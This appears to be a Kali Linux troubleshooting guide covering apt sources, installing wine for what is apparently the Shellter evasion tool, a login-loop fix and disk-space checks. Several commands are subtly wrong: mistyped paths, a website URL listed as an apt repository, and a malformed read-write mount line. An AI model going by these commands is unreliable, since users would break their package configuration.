
```
#echo deb http://http.kali.org/kali kali main non-free contrib > /etc/apt/sources.list
```

```
#echo deb-src http://http.kali.org/kali kali main non-free contrib >> /etc/apt/sources.list
```

```
#echo deb http://security.kali.org/kali-security kali/updates main contrib non-free >>  
/etc/apt/sources.list
```

```
#echo deb-src http://security.kali.org/kali-security kali/updates main contrib non-free >>  
/etc/apt/sources.list
```

as shown here

A terminal window titled 'root@kali: ~/shellter' with a menu bar (File, Edit, View, Search, Terminal, Help). The terminal shows the following commands and output:


```
root@kali:~/shellter# echo deb http://http.kali.org/kali kali main non-free contrib > /etc/apt/sources.list
root@kali:~/shellter# echo deb http://http.kali.org/kali kali main non -free contrib >> etc/apt/sources.list
bash: etc/apt/sources.list: No such file or directory
root@kali:~/shellter# echo deb http://http.kali.org/kali kali main non -free contrib >>/etc/apt/sources.list
root@kali:~/shellter# echo deb http://security.kali.org/kali-security kali/updates main contrib non-free >> /etc/apt.sources.list
root@kali:~/shellter# echo deb-src http://security.kali.org/kali-security kali/updates main contrib non-free >> /etc/apt/sources.list
root@kali:~/shellter#
```

then

```
sudo dpkg --add-architecture i386
```

```
sudo apt-get update
```

Many sources will tell you to install some variation of wine such as wine32 or wine:i386. Those are outdated. Here is what you do:

A terminal window showing the command 'apt-get install wine' and its output:

```
root@kali:~/shellter# apt-get install wine
Reading package lists... Done
Building dependency tree
Reading state information... Done
wine is already the newest version (2.0.3-1).
wine set to manually installed.
0 upgraded, 0 newly installed, 0 to remove and 0 not upgraded.
root@kali:~/shellter#
```

This still might not work you may need

```
dpkg -l *wine*
```

to see what wine related packages are available.

However the best way I have seen is to simply edit the sources.list directly

```
E: Package wine32 has no installation candidate
root@kali:~/shellter# cd ..
root@kali:~# cd ..
root@kali:/# cd etc
root@kali:/etc# cd apt
root@kali:/etc/apt# leafpad sources.list
root@kali:/etc/apt#
```



```
*sources.list
File Edit Search Options Help
deb http://http.kali.org/kali kali main non-free contrib
deb http://http.kali.org/kali kali main non-free contrib
deb-src http://security.kali.org/kali-security kali/updates main contrib non-free
deb https://www.shellterproject.com/download/
```

Endless Kali Login Loop

Some people report a problem with an endless loop at the Kali login screen. If this happens, then at the login simply press ctrl-alt-F2 and you should get a shell. Login to the shell. Then enter these commands

```
sudo apt-get update
```

```
sudo apt-get upgrade
```


```
dpkg --configure -a
```

```
sudo reboot
```

No space left on device Error

Obviously, the first thing to do is check and see if you do have space left. Using du and df commands this is pretty easy. But if you do have enough space, and still get this error, it is actually rather common.

First see if it is an inode issue



```
chuck@kali:~$ sudo df -i /
Filesystem      Inodes  IUsed  IFree IUse% Mounted on
/dev/sda1        786432 362755 423677   47% /
chuck@kali:~$
```

If you want to clear some space

`sudo apt-get autoremove`

`sudo apt-get autoclean`

But the clear sign you have an issue is with `df -h`

```
chuck@kali:~$ df -h
Filesystem      Size  Used Avail Use% Mounted on
udev            967M   0    967M   0% /dev
tmpfs           200M  880K   199M   1% /run
/dev/sda1       12G   12G    0 100% /
tmpfs           996M   0    996M   0% /dev/shm
tmpfs           5.0M   0    5.0M   0% /run/lock
tmpfs           996M   0    996M   0% /sys/fs/cgroup
tmpfs           200M  4.0K   200M   1% /run/user/132
tmpfs           200M  4.0K   200M   1% /run/user/1000
chuck@kali:~$ _
```

There may be a deleted file that is still open, check with

`lsof | grep deleted`

then kill any of those processes and run `df -h` to see if that fixed the problem

Now if the problem persists check to see if the file system is in read only mode

`grep 'ro' /proc/mounts`

IF so then remount read/write

`mount -o rw /dev/sda1/`